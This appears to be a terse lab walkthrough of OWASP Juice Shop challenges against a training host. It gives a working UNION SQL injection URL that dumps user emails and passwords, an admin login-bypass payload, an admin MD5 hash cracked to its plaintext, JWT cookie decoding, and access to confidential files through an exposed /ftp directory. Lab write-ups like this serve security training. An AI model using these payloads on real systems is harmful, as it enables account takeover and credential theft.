
/*

now we got the:-

tablename: Users


columns: email, password

*/



Perform SQL Injection

//http://10.10.8.146/rest/product/search?q=%27))%20union%20select%201,2,3,4,5,6,email,password%20from%20users--




cracked admin hash credential

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

0192023a7bbd73250516f069df18b500



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
0192023a7bbd73250516f069df18b500	md5	admin123

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

method 2: JSON Token in Cookies

=====

login as admin email with sql injection method

hop

Logout

Contact Us

Your Basket

English


Email

admin@juice-sh.op' and 1=1--


Password

Log in

check the cookies -> token




```
decode it with base64
//found password in it!!
```



cracked admin hash credential

Enter up to 20 non-salted hashes, one per line:

0192023a7bbd73250516f069df18b500



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
0192023a7bbd73250516f069df18b500	md5	admin123


Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Sensitive Data Exposure

Access a confidential document and enter the name of the first file with the extension ".md"

=====


go to about us




interesting green highlighted link

commodo consequat. Duis autem vel eum iriure dolor in hendrerit in vulputate velit esse molestie consequat, vel illum dolore eu feugiat nulla facilisis at vero eros et accumsan et iusto odio dignissim qui blandit praesent luptatum zzril delenit augue duis dolore te feugait nulla facilisi. **Check out our boring terms of use if you are interested in such lame stuff.** Nam liber tempor cum soluta nobis eleifend option congue nihil imperdiet doming id quod mazim placerat facer possim assum. Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed diam nonummy nibh euismod tincidunt ut laoreet dolore magna aliquam erat volutpat. Ut wisi enim ad minim veniam, quis nostrud exerci tation ullamcorper suscipit lobortis nisl ut aliquip ex ea commodo


the link redirect to this path
//legal.md ?
// ftp directory?
//interesting




access /ftp directory



interesting file



confidential file voila!




Broken Access Control

